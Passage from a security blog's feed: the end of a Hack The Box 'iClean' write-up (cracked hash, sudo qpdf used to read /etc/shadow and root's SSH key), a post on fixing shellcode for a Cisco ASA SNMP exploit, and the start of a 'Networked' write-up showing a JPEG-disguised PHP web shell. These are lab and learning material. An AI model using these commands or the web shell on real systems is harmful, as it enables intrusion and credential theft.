Type <span class="s1">'help;'</span> or <span class="s1">'\h'</span> <span class="k">for </span>help. Type <span class="s1">'\c'</span> to clear the current input statement.

MySQL <span class="o">[(</span>none<span class="o">)]&gt;</span>
</code></pre></div></div>


<p>I enumerated the database and found a users table in the capiclean database,
which included the admin user as well as a user named <code class="language-plaintext highlighter-rouge">consuela</code> in the application.</p>

<p><img src="/assets/iclean/mysql_user_and_hashes.png" alt="Screenshot of the SQL query &quot;select * from users;&quot; with the output of 2 users: admin and consuela with hashes" /></p>


<p>I entered both hashes into CrackStation, and the password hash for <code class="language-plaintext highlighter-rouge">consuela</code>
was successfully cracked.</p>

<p><img src="/assets/iclean/crackstation.png" alt="Screenshot of CrackStation, a password hash cracker, with the hashes for admin and consuela entered. admin returns &quot;Not found.&quot;, consuela returns &quot;simple and clean&quot;" /></p>

<p>Using this information, I was able to login as <code class="language-plaintext highlighter-rouge">consuela</code> over SSH to the box
and obtain the user flag.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>(kali@kali)-[/var/www/html]
$ ssh consuela@capiclean.htb
The authenticity of host 'capiclean.htb (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:[snip]
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'capiclean.htb' (ED25519) to the list of known hosts.
consuela@capiclean.htb's password:
Welcome to Ubuntu 22.0.4.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
[snip]
You have mail.
consuela@iclean:~$
</code></pre></div></div>

<h2 id="user-enumeration">User Enumeration</h2>

<p>After getting access to the <code class="language-plaintext highlighter-rouge">consuela</code> user, I began enumerating information
about the box. Out of habit I usually run the <code class="language-plaintext highlighter-rouge">sudo -l</code> command at the start of
any user enum on *nix systems since it’s easy to misconfigure <code class="language-plaintext highlighter-rouge">sudo</code> in a way
that allows privilege escalation to <code class="language-plaintext highlighter-rouge">root</code>. As luck would have it, the user does
have access to running a command via <code class="language-plaintext highlighter-rouge">sudo</code>, as shown below.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>consuela@iclean:~<span class="nv">$ </span><span class="nb">sudo</span> <span class="nt">-l</span>
<span class="o">[</span><span class="nb">sudo</span><span class="o">]</span> password <span class="k">for </span>consuela:
Matching Defaults entries <span class="k">for </span>consuela on iclean:
<span class="o">[</span>snip]

User consuela may run the following commands on iclean:
    <span class="o">(</span>ALL<span class="o">)</span> /usr/bin/qpdf
</code></pre></div></div>

<h2 id="privilege-escalation">Privilege Escalation</h2>

<p><code class="language-plaintext highlighter-rouge">qpdf</code> <a href="https://github.com/qpdf/qpdf">is a content-preserving PDF document transformer</a>.
We don’t need to know much about how the utility works, other than that it can
read and write to any files that are owned by the user the program is running as.</p>

<p><code class="language-plaintext highlighter-rouge">qpdf</code> has three command parameters that can be utilized to attach, list, and
display attachments to a pdf file. They are:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">--add-attachment</code></li>
  <li><code class="language-plaintext highlighter-rouge">--list-attachment</code></li>
  <li><code class="language-plaintext highlighter-rouge">--show-attachments</code></li>
</ul>

<p>The functions are self-explanatory. At first I used the utility to obtain the
<code class="language-plaintext highlighter-rouge">/etc/shadow</code> file by adding it as an attachment to a sample PDF that was
accessible as the <code class="language-plaintext highlighter-rouge">consuela</code> user, as shown below.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>consuela@iclean:~<span class="nv">$ </span><span class="nb">sudo </span>qpdf test.pdf <span class="nt">--add-attachment</span> /etc/shadow <span class="nt">--</span> shadow.pdf
</code></pre></div></div>

<p>However, the root password was not able to be cracked using CrackStation or John
the Ripper and hashcat. Instead of spending more time trying to crack the hash,
I instead tried to obtain a private key from <code class="language-plaintext highlighter-rouge">/root/.ssh/id_rsa</code> which is shown
below.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>consuela@iclean:~<span class="nv">$ </span><span class="nb">sudo </span>qpdf test.pdf <span class="nt">--add-attachment</span> /root/.ssh/id_rsa <span class="nt">--</span> privkey.pdf
</code></pre></div></div>

<p>I then attempted to login as root via SSH, which was successful, as shown below.</p>

<div class="language-zsh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">(</span>kali@kali<span class="o">)</span>-[~/htb/iclean/privesc]
<span class="nv">$ </span>ssh <span class="nt">-i</span> privkey root@capiclean.htb
Welcome to Ubuntu 22.0.4.4 LTS <span class="o">(</span>GNU/Linux 5.15.0-101-generic x86_64<span class="o">)</span>
<span class="o">[</span>snip]
root@iclean:~#
</code></pre></div></div>

<h2 id="conclusion">Conclusion</h2>

<p>This was a fun and creative box, pretty solidly tailored towards my areas of
expertise: web application security and Linux privilege escalation. Thank you to
LazyTitan53 for creating this box!</p>]]></content><author><name></name></author><summary type="html"><![CDATA[layout: post title: “Hack The Box Write-up: iClean” date: 2024-04-15 00:00:00 -0400 categories: posts htb pentesting — iClean is a Linux box created by LazyTitan33 that is rated medium by the HTB community. iClean’s exploit process involves exploiting a web application vulnerable to blind cross-site scripting (XSS), server-side template injection (SSTI), and then privilege escalation via an arbitrary write as root vulnerability in the sudo configuration.]]></summary></entry><entry><title type="html">Porting_cve 2016 6366</title><link href="https://joe-graham.github.io/2022/01/21/porting_cve-2016-6366.html" rel="alternate" type="text/html" title="Porting_cve 2016 6366" /><published>2022-01-21T00:00:00+00:00</published><updated>2022-01-21T00:00:00+00:00</updated><id>https://joe-graham.github.io/2022/01/21/porting_cve-2016-6366</id><content type="html" xml:base="https://joe-graham.github.io/2022/01/21/porting_cve-2016-6366.html"><![CDATA[<!-- markdownlint-disable blanks-around-headings first-line-h1 no-trailing-p -->
<hr />
<p>layout: post
title:  “Porting an Exploit for CVE-2016-6366”
date:   2022-01-21 00:00:00 -0400
categories: posts cve
—
A few years ago I wrote a <a href="https://ritcsec.wordpress.com/2017/05/17/improving-an-exploit-for-cve-2016-6366/">blog post</a>
for a class I was taking in school exploring the Cisco Adaptive Security
Appliance and trying to port the exploit to a known vulnerable version of the
firmware that did not yet have an exploit written for it.
As you can see from how the post ends, I ran out of time that semester and was
unable to finish the exploit. In 2018 I picked the project back up and
successfully ported the exploit.
In continuing my habit of picking up old projects years later, this post serves
as an update to the original post explaining the problem and how I solved it.</p>

<h2 id="picking-up-where-we-left-off">Picking Up Where We Left Off</h2>


<p>The vulnerability in question is a buffer overflow in the Simple Network
Management Protocol (SNMP) within the ASA, specifically the code implementing
the getBulkRequest method. The overflow exists in the part of the code that
reads in the Management Information Base number sent as part of the request.</p>

<p><img src="/assets/porting_cve-2016-6366/wireshark_screenshot.png" alt="Wireshark capture of an SNMP packet that triggers the buffer overflow" /></p>

<p>The exploit patches the password verification function used by the ASA to check
passwords. When throwing the <a href="https://github.com/RiskSense-Ops/CVE-2016-6366">RiskSense improved exploit</a>

at the ASA, instead of patching the function, the ASA crashes. The crashdump
generated by the ASA looks like this:</p>

<p><img src="/assets/porting_cve-2016-6366/crashdump.png" alt="Output of show crashinfo command which shows the last crash was caused by a thread named &quot;snmp&quot;" /></p>

<h2 id="debugging-shellcode-with-gdbserver">Debugging Shellcode with gdbserver</h2>

<p>The shellcode used by the RiskSense exploit code is helpfully included in nasm
format in the repo for the <a href="https://github.com/RiskSense-Ops/CVE-2016-6366/blob/master/shellcode/shellcode.nasm">exploit</a>.
The shellcode is fairly straightforward: it stores the original values of the
various registers on the stack, calls the <code class="language-plaintext highlighter-rouge">sys_mprotect</code> system call to allow
the password check function to be modified, copies the patch code, then
returns. The small amount of code means there were not that many areas where
something could’ve went wrong. To investigate further, I used the gdbserver
included with the ASA for debugging purposes to troubleshoot the shellcode. The
asatools scripts discussed in the first blog post automates the process for
patching the firmware to enable the gdbserver on startup.</p>

<p>Let’s take another look at the crashdump. The instruction pointer is pointing
at <code class="language-plaintext highlighter-rouge">0xcb980943</code>, which is in the area of memory the stack is stored in. The
shellcode makes changes to <code class="language-plaintext highlighter-rouge">eax</code>, <code class="language-plaintext highlighter-rouge">esi</code>, <code class="language-plaintext highlighter-rouge">edi</code>, <code class="language-plaintext highlighter-rouge">ebx</code>, and <code class="language-plaintext highlighter-rouge">ebp</code>. <code class="language-plaintext highlighter-rouge">ebx</code>, <code class="language-plaintext highlighter-rouge">ebp</code>,
and <code class="language-plaintext highlighter-rouge">edi</code> are all set to the values that the shellcode changes them to before
returning execution, which suggests that the code crashed towards the end of
execution.</p>

<p>Using the gdbserver and a gdb client on a workstation connected to the ASA over
a serial connection, we can set a breakpoint at the SNMP function right before
it jumps to the shellcode and look at the values of the registers at that point
as well as when the code crashes to investigate further.</p>

<h2 id="troubleshooting-the-shellcode">Troubleshooting the Shellcode</h2>

<p>In a quirk of the shellcode that was either to make it more difficult for
script kiddies to run the exploit on unpatched ASAs or an artifact from
development that was accidentally left in, the shellcode includes a breakpoint
just before returning execution, which made it much easier to troubleshoot
further but was the actual cause for the crash - the hardware interrupt is not
caught by a debugger, so the lina binary and thus the ASA crashes. The
breakpoint being hit in gdb is shown below.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Thread 2 hit Breakpoint 2, 0x0907e34e in ?? ()
(gdb) info register
eax             0x2      2
ecx             0xcc45b988      -867845752
edx             0xcc0dc600      -871512576
ebx             0xcc0dc600      -871512576
esp             0xcc0dc5c8      0xcc0dc5c8
ebp             0xcc0dc610      0xcc0dc610
esi             0x4      4
edi             0x10     16
eip             0x907e34e
[snip]
</code></pre></div></div>

<p>However, even if you remove the breakpoint, the exploit would still break.
Updated gdb output is below.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Thread 2 received signal SIGTRAP, trace/breakpoint trap.
[Switching to Thread 491]
0xcc471113 in ?? ()
(gdb) info register
eax             0x0         0
ecx             0x0         0
edx             0x0         0
ebx             0x10        16
esp             0xcc0dc51c          0xcc0dc51c
ebp             0xcc0dc564          0xcc0dc564
esi             0x0         0
edi             0xf0f0f0b           252645131
eip             0xcc471113          0xcc471113
[snip]
</code></pre></div></div>

<p>As you can see from the register values, the stack pointers <code class="language-plaintext highlighter-rouge">ebp</code> and <code class="language-plaintext highlighter-rouge">esp</code> are
off by four when reset by the shellcode. Because the stack is not being
properly returned to its original structure prior to the exploit, whenever the
ASA references something on the stack after exploitation, the value of whatever
variable is going to be wrong, causing more problems.</p>

<h2 id="solution">Solution</h2>

<p>To fix the shellcode, I removed the hardware interrupt and added one more
instruction that adds 4 bytes to <code class="language-plaintext highlighter-rouge">ebp</code> before the <code class="language-plaintext highlighter-rouge">ebp</code> offset is added back to
<code class="language-plaintext highlighter-rouge">ebp</code>. You can see these changes in <a href="https://github.com/joe-graham/CVE-2016-6366/commit/f8e7dbd23be4f690c8d071739d308aae1241defd">my fork of the RiskSense repo</a>.</p>]]></content><author><name></name></author><summary type="html"><![CDATA[layout: post title: “Porting an Exploit for CVE-2016-6366” date: 2022-01-21 00:00:00 -0400 categories: posts cve — A few years ago I wrote a blog post for a class I was taking in school exploring the Cisco Adaptive Security Appliance and trying to port the exploit to a known vulnerable version of the firmware that did not yet have an exploit written for it. As you can see from how the post ends, I ran out of time that semester and was unable to finish the exploit. In 2018 I picked the project back up and successfully ported the exploit. In continuing my habit of picking up old projects years later, this post serves as an update to the original post explaining the problem and how I solved it.]]></summary></entry><entry><title type="html">Htb_networked</title><link href="https://joe-graham.github.io/2019/08/30/htb_networked.html" rel="alternate" type="text/html" title="Htb_networked" /><published>2019-08-30T00:00:00+00:00</published><updated>2019-08-30T00:00:00+00:00</updated><id>https://joe-graham.github.io/2019/08/30/htb_networked</id><content type="html" xml:base="https://joe-graham.github.io/2019/08/30/htb_networked.html"><![CDATA[<!-- markdownlint-disable blanks-around-headings first-line-h1 no-trailing-p -->
<hr />
<p>layout: post
title:  “Hack The Box Write-up: Networked”
date:   2019-08-30 00:00:00 -0400
categories: posts htb pentesting
—
Networked is a Linux box created by Guly that is rated fairly easily by the
HTB community. Even though it was fairly easy, I got some good practice with
command injection vulnerabilities and circumventing file verification methods.</p>

<h2 id="enumeration">Enumeration</h2>

<p>Let’s start by taking a look at what services are running on the box using
<code class="language-plaintext highlighter-rouge">nmap</code>.</p>

<!-- markdownlint-disable line-length -->
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.80 <span class="o">(</span> https://nmap.org <span class="o">)</span> at 2019-08-30 16:16 EDT
Nmap scan report <span class="k">for </span>10.10.10.146
Host is up <span class="o">(</span>0.26s latency<span class="o">)</span><span class="nb">.</span>
Not shown: 65532 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 <span class="o">(</span>protocol 2.0<span class="o">)</span>
80/tcp  open   http    Apache httpd 2.4.6 <span class="o">((</span>CentOS<span class="o">)</span> PHP/5.4.16<span class="o">)</span>
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ <span class="nb">.</span>
Nmap <span class="k">done</span>: 1 IP address <span class="o">(</span>1 host up<span class="o">)</span> scanned <span class="k">in </span>1875.57 seconds
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<h2 id="http">HTTP</h2>


<p>The only usable listening service at our disposal is HTTP. Browsing to the
index page of the site reveals this page:</p>

<p><img src="/assets/networked/index_page.png" alt="Page at 10.10.10.146. Contains text saying &quot;Hello mate, we're building the new FaceMash! Help by funding us and be the new Tyler&amp;Cameron! Join us at the pool party this Sat to get a glimpse" /></p>

<p>Since there isn’t really anything useful on this page, lets throw <code class="language-plaintext highlighter-rouge">dirb</code> at the
site to see if we can find any other pages.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:networked# dirb http://10.10.10.146 /usr/share/wordlists/dirb/big.txt
<span class="nt">-----------------</span>
DIRB v2.22    
By The Dark Raver
<span class="nt">-----------------</span>

START_TIME: Fri Aug 30 17:14:07 2019
URL_BASE: http://10.10.10.146/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

<span class="nt">-----------------</span>

GENERATED WORDS: 20458                                                         

<span class="nt">----</span> Scanning URL: http://10.10.10.146/ <span class="nt">----</span>
<span class="o">==&gt;</span> DIRECTORY: http://10.10.10.146/backup/
+ http://10.10.10.146/cgi-bin/ <span class="o">(</span>CODE:403|SIZE:210<span class="o">)</span>

<span class="o">==&gt;</span> DIRECTORY: http://10.10.10.146/uploads/
<span class="nt">----</span> Entering directory: http://10.10.10.146/backup/ <span class="nt">----</span>
<span class="o">(</span>WARNING: Directory IS LISTABLE. No need to scan it.                        
    <span class="o">(</span>Use mode <span class="nt">-w</span> <span class="k">if </span>you want to scan it anyway<span class="o">)</span>
<span class="nt">----</span> Entering directory: http://10.10.10.146/uploads/ <span class="nt">----</span>
<span class="nt">-----------------</span>
END_TIME: Fri Aug 30 17:52:43 2019
DOWNLOADED: 40916 - FOUND: 1
</code></pre></div></div>

<p>We have two useful directories: <code class="language-plaintext highlighter-rouge">backup</code> and <code class="language-plaintext highlighter-rouge">uploads</code>. The <code class="language-plaintext highlighter-rouge">uploads</code> directory
is not listable, and the <code class="language-plaintext highlighter-rouge">index.html</code> page has a single “.” as its content, so
it’s not useful to us right now. The <code class="language-plaintext highlighter-rouge">backup</code> directory is listable though,
and contains a single <code class="language-plaintext highlighter-rouge">backup.tar</code> file that we can download and extract.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:downloads# <span class="nb">tar</span> <span class="nt">-xvf</span> backup.tar
index.php
lib.php
photos.php
upload.php
</code></pre></div></div>

<p>The contents of the tarball are copies of the source used on the webserver, and
we can browse to all of these files at the root of the website.
<code class="language-plaintext highlighter-rouge">photos.php</code> is a gallery of photos that have been uploaded to the site via
<code class="language-plaintext highlighter-rouge">upload.php</code>. The photos uploaded are named by their IP, and uploads have
their filename changed to the IP used to upload them.
The file extension remains the same.</p>

<p><img src="/assets/networked/photos_page.png" alt="Web browser browsed to http://10.10.10.146/photos.php. Text says &quot;Welcome to our awesome gallery! See recent uploaded pictures from our community, and feel free to rate or comment&quot; and four pictures that say &quot;uploaded by 127_0_0_1.png&quot;" /></p>


<p>The <code class="language-plaintext highlighter-rouge">upload.php</code> page is extremely basic, just containing a browse button that
allows selecting a file to upload, and an upload button.</p>

<p><img src="/assets/networked/upload_page.png" alt="Web browser browsed to http://10.10.10.146/upload.php. Page described above." /></p>

<p>Looking at the source code gained from <code class="language-plaintext highlighter-rouge">backup.tar</code>, <code class="language-plaintext highlighter-rouge">index.php</code> and <code class="language-plaintext highlighter-rouge">photos.php</code>
are basic pages that implement how they look without much additional logic.
<code class="language-plaintext highlighter-rouge">lib.php</code> is a library file that is loaded by <code class="language-plaintext highlighter-rouge">photos.php</code> and <code class="language-plaintext highlighter-rouge">upload.php</code> and
contains functions used to validate the IP address of the uploader, generate
the filename used for each upload, and to verify that an uploaded file’s
extension matches its MIME data type.
<code class="language-plaintext highlighter-rouge">upload.php</code> contains the code to process uploads as well as to display the
upload form.</p>


<p><img src="/assets/networked/upload_source.png" alt="Source for upload.php. Returns error if file type doesn't match or file size is too big. Checks file extensions and renames the file if the file is valid." /></p>

<p>As we can see in the above code, the file is first checked using the
<code class="language-plaintext highlighter-rouge">check_file_type</code> function loaded from <code class="language-plaintext highlighter-rouge">lib.php</code> to determine if the file has a
MIME data type that starts with “image/”.
The code also checks to see if the uploaded file extension is <code class="language-plaintext highlighter-rouge">.jpg</code>, <code class="language-plaintext highlighter-rouge">.png</code>,
<code class="language-plaintext highlighter-rouge">.gif</code>, or <code class="language-plaintext highlighter-rouge">.jpeg</code>. If both checks pass the uploaded file is moved to the
upload directory with the name changed to match the uploading IP address.
The if statement with the data type check also contains a check that the
uploaded file is less than 60000 bytes. This appears to be a programming error,
since the use of the logical and would allow a non-image file with a size
greater than 60000 bytes to pass this check.
This may have been an avenue for exploitation, but I chose not to look into this
much further.</p>


<p><img src="/assets/networked/lib_file_check.png" alt="Source for the file_mime_type and check_file_type functions as explained below." /></p>

<p>Looking more closely at the file verification code, we can see that either
<code class="language-plaintext highlighter-rouge">finfo_file</code> or <code class="language-plaintext highlighter-rouge">mime_content_type</code> is called on the file to check to see if
the file uploaded is actually an image, depending on if the function can be
found.
Experimenting with uploads, I found that it’s possible to fool both of these
function calls by crafting a file that contains the file signature for a JPEG
and has a <code class="language-plaintext highlighter-rouge">.jpg</code> extension on the end but contains PHP code within it.</p>

<pre><code class="language-txt">root@kali:80# xxd payload.php.jpg
00000000: ffd8 ffe0 0010 4a46 4946 0001 0a3c 3f70  ......JFIF...&lt;?p
00000010: 6870 2065 6368 6f20 7379 7374 656d 2824  hp echo system($
00000020: 5f47 4554 5b27 636d 6427 5d29 3b20 3f3e  _GET['cmd']); ?&gt;
00000030: 0a  
</code></pre>

